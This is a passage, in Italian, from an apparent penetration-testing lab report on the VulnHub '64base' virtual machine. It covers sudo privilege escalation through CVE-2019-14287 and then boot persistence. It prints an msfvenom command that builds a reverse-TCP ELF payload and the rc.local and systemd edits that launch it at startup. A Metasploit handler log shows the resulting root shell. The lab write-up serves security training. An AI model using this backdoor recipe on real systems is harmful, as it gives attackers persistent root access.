
Cercando online, troviamo che le versioni di sudo <=1.8.28, come la versione 1.8.10p3 della macchina target, sono affette da una vulnerabilità critica CVE-2019-14287 che permette di eseguire comandi come root specificando lo user ID -1. In questo modo, l'utente 64base può lanciare una bash con i permessi di root anche se la specifica Runas ne vieta esplicitamente l'accesso come amministratore.

9.2 Mantaining Access

Una volta eseguita la privilege escalation possiamo passare ad installare una backdoor sulla macchina target in modo da mantenere l'accesso, a tale scopo utilizzeremo una **Operating System Backdoor** attivata automaticamente all'avvio della macchina target. Per prima cosa usiamo il tool msfvenom per creare automaticamente un payload di tipo `linux/x86/shell/reverse_tcp` in formato ELF (Executable and Linkable Format) utilizzando il comando:


```
msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp
LHOST=10.0.2.15 LPORT=4444 -f elf -o shell.elf
```

Carichiamo il payload sulla macchina target tramite `wget` in `/etc/init.d`, directory di sistema che contiene i file di script di avvio per i servizi. Successivamente, carichiamo anche uno script shell `in.sh` che si limita ed eseguire il payload, ed infine diamo ad entrambi i permessi di esecuzione. Ora procediamo a fare in modo che la backdoor venga attivata all'avvio della macchina target sfruttando il file `rc.local` che nei sistemi Linux consiste in uno script superuser eseguito ad ogni avvio. Modifichiamo il file aggiungendo una riga per eseguire `in.sh`:



```
root@64base:/etc# cat rc.local
#!/bin/sh -e
#
# rc.local
#
# This script is executed at the end of each multiuser runlevel.
# Make sure that the script will "exit 0" on success or any other
# value on error.
#
# In order to enable or disable this script just change the execution
# bits.
#
# By default this script does nothing.
sh /etc/init.d/in.sh
exit 0
```

Inoltre, è necessario abilitare lo script per l'esecuzione automatica all'avvio del sistema, per fare ciò, creiamo il servizio `rclocal.service`:



```
root@64base:/etc/systemd/system# cat rc-local.service
[Unit]
Description=/etc/rc.local Compatibility
ConditionPathExists=/etc/rc.local

[Service]
Type=forking
ExecStart=/etc/rc.local start
TimeoutSec=0
StandardOutput=tty
RemainAfterExit=yes
SysVStartPriority=99

[Install]
WantedBy=multi-user.target
```


Infine, abilitiamo il servizio tramite

```
systemctl enable rc-local
```

ed avviamolo con

```
systemctl start rc-local.service
```


come mostrato nel seguente screenshot:



```
root@kali: ~/64base/10.0.2.48080
root@64base:/etc/systemd/system# systemctl enable rc-local
Created symlink from /etc/systemd/system/multi-user.target.wants/rc-local.service to /etc/systemd/system/rc-local.service.
root@64base:/etc/systemd/system# systemctl start rc-local.service
root@64base:/etc/systemd/system# systemctl status rc-local.service
● rc-local.service - /etc/rc.local Compatibility
   Loaded: loaded (/etc/systemd/system/rc-local.service; enabled)
   Active: active (exited) since Sat 2023-08-26 03:37:51 BST; 1 day 4h ago

Aug 27 07:55:35 64base systemd[1]: Started /etc/rc.local Compatibility.
Warning: Journal has been rotated since unit was started. Log output is incomplete or unavailable.
root@64base:/etc/systemd/system#
```

Possiamo quindi utilizzare metasploit per creare un handler e metterci in ascolto sulla porta specificata alla creazione del payload, all'avvio della macchina target la backdoor ci permetterà di avviare una shell come utente root:



```
root@kali: ~
msf6 exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (36 bytes) to 10.0.2.4
[*] Command shell session 2 opened (10.0.2.15:4444 -> 10.0.2.4:47572) at 2023-08-28 12:38:08 -0400

id
uid=0(root) gid=0(root) groups=0(root)
|
```

Riferimenti bibliografici

- [1] 3mrgnc3. (2016) 64base: 1.0.1 vulnhub. [Online]. Available: <https://www.vulnhub.com/entry/64base-101,173> 3
- [2] Oracle vm virtualbox. [Online]. Available: <https://www.virtualbox.org/> 3
- [3] Kali linux | penetration testing and ethical hacking linux distribution. [Online]. Available: <https://www.kali.org> 3